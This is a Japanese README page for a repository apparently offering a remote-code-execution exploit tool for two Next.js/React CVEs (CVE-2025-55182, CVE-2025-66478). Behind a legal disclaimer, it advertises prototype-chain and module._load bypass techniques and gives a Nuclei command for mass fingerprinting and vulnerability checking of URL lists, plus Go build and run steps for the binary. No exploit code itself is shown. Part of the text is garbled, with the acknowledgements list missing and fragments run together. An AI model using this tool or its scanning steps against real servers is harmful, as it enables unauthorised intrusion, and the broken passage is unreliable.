
 pyroxenites/nextjs_rce_exploit_tool
CVE-2025-55182 および CVE-2025-66478 のエクスプロイト

[!CAUTION] 免責事項 / Disclaimer
このツールはセキュリティ研究および教育目的に限り使用できます。ユーザーは本ツールを使用してテストを行う際、対象システムの正当な許可を得ていることを確認する必要があります。
許可なく侵入テスト、悪意のある攻撃、またはその他の違法な目的に使用することを固く禁じます。脆弱性の認識及び利用により生じたすべてのリスクと法的責任はユーザーが自己責任で負うものとし、本プロジェクトの開発者は一切の責任を負いません。
この条件に同意できない場合は、直ちに本ツールのダウンロードまたは使用を中止してください。
本ツールは公開記事に基づいて開発されており、コンパイル済みのバイナリリリースは提供しておりません。コードを監査し、ご自身でコンパイルしてください。
本ツールのコアロジックとバイパス手法は、セキュリティコミュニティの研究者から多大な影響を受けています。以下の方々に心から感謝申し上げます:
Prototype ChainArray Map Chainmodule._load) をサポートNucleiを使用してバッチフィンガープリンティングと脆弱性検証を行います:
nuclei -l urls.txt -t CVE-2025-55182.yaml -o result.txt
# 依存関係を整理
go mod tidy

# コンパイル
go build -ldflags="-s -w" -o ReactExploit cmd/main.go

# 実行
./ReactExploit


